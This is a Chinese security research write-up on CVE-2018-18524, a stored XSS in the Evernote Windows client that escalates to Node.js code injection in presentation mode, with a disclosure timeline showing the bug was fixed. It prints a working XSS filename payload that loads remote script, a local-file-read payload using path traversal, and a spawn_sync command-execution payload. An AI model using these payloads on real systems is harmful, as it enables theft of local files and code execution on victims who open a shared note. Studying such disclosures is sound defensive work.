印象笔记 Windows 客户端 6.15 本地文件读取和远程命令执行漏洞(CVE-2018-18524)

2018-11-06
作者： dawu@知道创宇404实验室
时间： 2018/10/24
English Version

0x00 漏洞简介


1. 印象笔记 Windows 客户端 6.14 版本修复了一个储存型 XSS。
2. 由于只修复了 XSS 的入口点而没有在出口处添加过滤，导致攻击者可以在 6.14 版本的客户端中生成储存型 XSS并在 6.15 版本中触发。
3. 印象笔记的展示模式是使用 NodeWebKit 实现的，通过储存型 XSS 可以在展示模式下注入 Nodejs 代码。
4. 经过各种尝试，最终通过注入的 Nodejs 代码实现了本地文件读取和远程命令执行。

0x01 前言

2018/09/20，我当时的同事@sebao告诉我印象笔记修复了他的 XSS 漏洞并登上了名人堂，碰巧国庆的时候考古过几个客户端 XSS 导致命令执行的案例，就想在印象笔记客户端也寻找一下类似的问题。在之后的测试过程中，我不仅发现原本的 XSS 修复方案存在漏洞、利用这个 XSS 漏洞实现了本地文件读取和远程命令执行，还通过分享笔记的功能实现了远程攻击。

0x02 印象笔记 Windows 客户端 6.14 储存型 XSS 漏洞

@sebao 发现的储存型 XSS 漏洞的触发方式如下： 1. 在笔记中添加一张图片 2. 右键并将该图片更名为 `" onclick="alert(1)">.jpg"` 3. 双击打开该笔记并点击图片，成功弹框。


Exclusive offer: Save 50% on a year of E
Search notes
Viewing 2 notes in
Local File Read && RCE
sebao_xss
1 minute ago
read local file and rce
Today 11:48
" onclick=... 758 KB
Rename Attachment
Name:
" onclick="alert(1)">.jpg
sebao_xss - Evernote
File Edit View Note Format Tools Help
sebao_xss
Local File Read && RCE
Add tag...
微软雅黑
10


经过测试，印象笔记官方修复该 XSS 的方式为：在更名处过滤了 >、<、″ 等特殊字符，但有意思的是我在 6.14 版本下测试的 XSS 在 6.15 版本中依旧可以弹框，这也就意味着：官方只修了 XSS 的入口，在 XSS 的输出位置，依旧是没有任何过滤的。

0x03 演示模式下的 Nodejs 代码注入

XSS 修复方案存在漏洞并不能算是一个很严重的安全问题，所以我决定深入挖掘一下其他的漏洞，比如本地文件读取或者远程命令执行。为了方便测试，我在 6.14 版本的客户端中将一张图片更名为 `″ onclick=″alert(1)″><script src=″http://172.16.4.1:8000/1.js″>.jpg` 后，将客户端升级为最新版 6.15。

我测试了一些特殊的 API，例如`evernote.openAttachment`、 `goog.loadModuleFromUrl`，但是没有显著的收获。所以我转换了思路，遍历 `C:\\Program Files(x86)\Evernote\Evernote\` 目录下的所有文件。我发现印象笔记在 `C:\\Program Files(x86)\Evernote\Evernote\NodeWebKit` 目录下存在 `NodeWebKit`，在演示的时候，印象笔记会调用这个 `NodeWebKit`。

一个更好的消息是我可以通过之前发现的储存型 XSS 在 `NodeWebKit` 中执行 `Nodejs` 代码。



0x04 本地文件读取 和 远程命令执行的实现

既然可以注入 `Nodejs` 代码，那就意味着我可以尝试使用 `child_process` 来执行任意命令。

我尝试使用 `require('child_process').exec`，但是却报错了： `Module name "child_process" has not been loaded yet for context`。

这个错误并没有浇灭我刚发现 Nodejs 代码注入的激情，我在查阅各种资料尝试 解决/绕过 这个问题。最终，我发现了前人的足迹：[How we exploited a remote code execution vulnerability in math.js]

根据文中的内容，简单的修改读取本地文件的 payload 很快就实现了相应的功能：

```
alert("Try to read C:\\\\Windows\\win.ini");
try{
  var buffer = new Buffer(8192);
  process.binding('fs').read(process.binding('fs').open('..\\..\\..\\..\\..\\..\\..\\Windows\\win.ini', 0, 0600), buffer, 0, 4096);
  alert(buffer);
}
catch(err){
  alert(err);
}
```

但是在尝试远程命令执行的时候，我遇到了一些问题。由于并不了解 Nodejs，所以我不知道为什么 NodeWebkit 中没有 Object 和 Array，也不知道如何解决这个问题。我听取了文中的建议，尝试去理解 [child_process的源码]，并且查找 spawn_sync 相关的用法。

最终，我从 window.process.env 中获取到 env 的内容，并使用 spawn_sync 成功地弹出了计算器。


```
// command executed
try{
  spawn_sync = process.binding('spawn_sync');
  envPairs = [];
  for (var key in window.process.env) {
    envPairs.push(key + '=' + window.process.env[key]);
  }
  args = [];

  const options = {
    file: 'C:\\\\Windows\\system32\\calc.exe',
    args: args,
    envPairs: envPairs,
    stdio: [
      { type: 'pipe', readable: true, writable: false },
      { type: 'pipe', readable: false, writable: true },
      { type: 'pipe', readable: false, writable: true }
    ]
  };
  spawn_sync.spawn(options);
}
catch(err){
  alert(err);
}
```

0:00


0x05 通过分享功能攻击其他用户

在我实现了本地文件读取和本机命令执行后，黑哥提出了一个更高的要求：证明这个漏洞可以影响到其他用户。

在注册了一个小号后，我尝试使用分享功能将 恶意笔记 分享给 ” 他人 “。



我的小号将会在 工作空间 收到别人发来的消息。



我的小号尝试演示这个笔记，被注入的 Nodejs 代码成功执行！

0:00

0x06 感谢

- 感谢黑哥在漏洞发现和上报过程中的耐心指导和严格要求。
- 感谢我的前404同事sebao跟我分享了他发现的 XSS 漏洞细节。
- 感谢How we exploited a remote code execution vulnerability in math.js的作者、【技术分享】从PouchDB到RCE: 一个node.js注入向量的原文作者、中文译者，这些优秀的文章为我提供了巨大的帮助。

0x07 时间线

2018/09/27，发现相关漏洞，撰写报告并发送至 security@evernote.com。
2018/09/27，官方确认漏洞
2018/10/15，官方在 beta 版本 6.16.1 https://discussion.evernote.com/topic/116650-evernote-for-windows-616-beta-1/ 中修复相关漏洞，并将我的名字加入名人堂。
2018/10/19，在和官方沟通后，自行申请CVE，编号为：CVE-2018-18524
2018/11/05，Evernote 官方发布 正式版本 6.16.4，确认该漏洞被修复后公开漏洞细节。

作者：Nanako | Categories:安全研究、技术分享 | Tags: 印象笔记、漏洞

发表评论

要发表评论，您必须先登录。

搜索

安全研究

- Typo3 CVE-2019-12747 反序列化漏洞分析
- CVE-2019-11229详细分析 --git config可控-RCE
- Redis 基于主从复制的 RCE 利用方式
- Linux 内核 TCP MSS 机制详细分析
- Vim/Neovim 基于 modeline 的多个任意代码执行漏洞分析（CVE-2002-1377、CVE-2016-1248、CVE-2019-12735）
- Mybb 18.20 From Stored XSS to RCE 分析
- 如何打造自己的PoC框架-Pocsuite3-框架篇
- WebLogic RCE(CVE-2019-2725)漏洞之旅
- WebLogic CVE-2019-2647、CVE-2019-2648、CVE-2019-2649、CVE-2019-2650 XXE漏洞分析

- 如何打造自己的PoC框架-Pocsuite3-使用篇

- Redis 基于主从复制的 RCE 利用方式
- MIMIC Defense CTF 2019 final writeup
- 如何打造自己的PoC框架-Pocsuite3-框架篇
- WebLogic RCE(CVE-2019-2725)漏洞之旅
- WebLogic CVE-2019-2647、CVE-2019-2648、CVE-2019-2649、CVE-2019-2650 XXE漏洞分析
- Drupal 1-click to RCE 分析
- Confluence 未授权 RCE (CVE-2019-3396) 漏洞分析
- 重现 TP-Link SR20 本地网络远程代码执行漏洞
- 聊聊 WordPress 5.1.1 CSRF to RCE 漏洞
- 红队后渗透测试中的文件传输技巧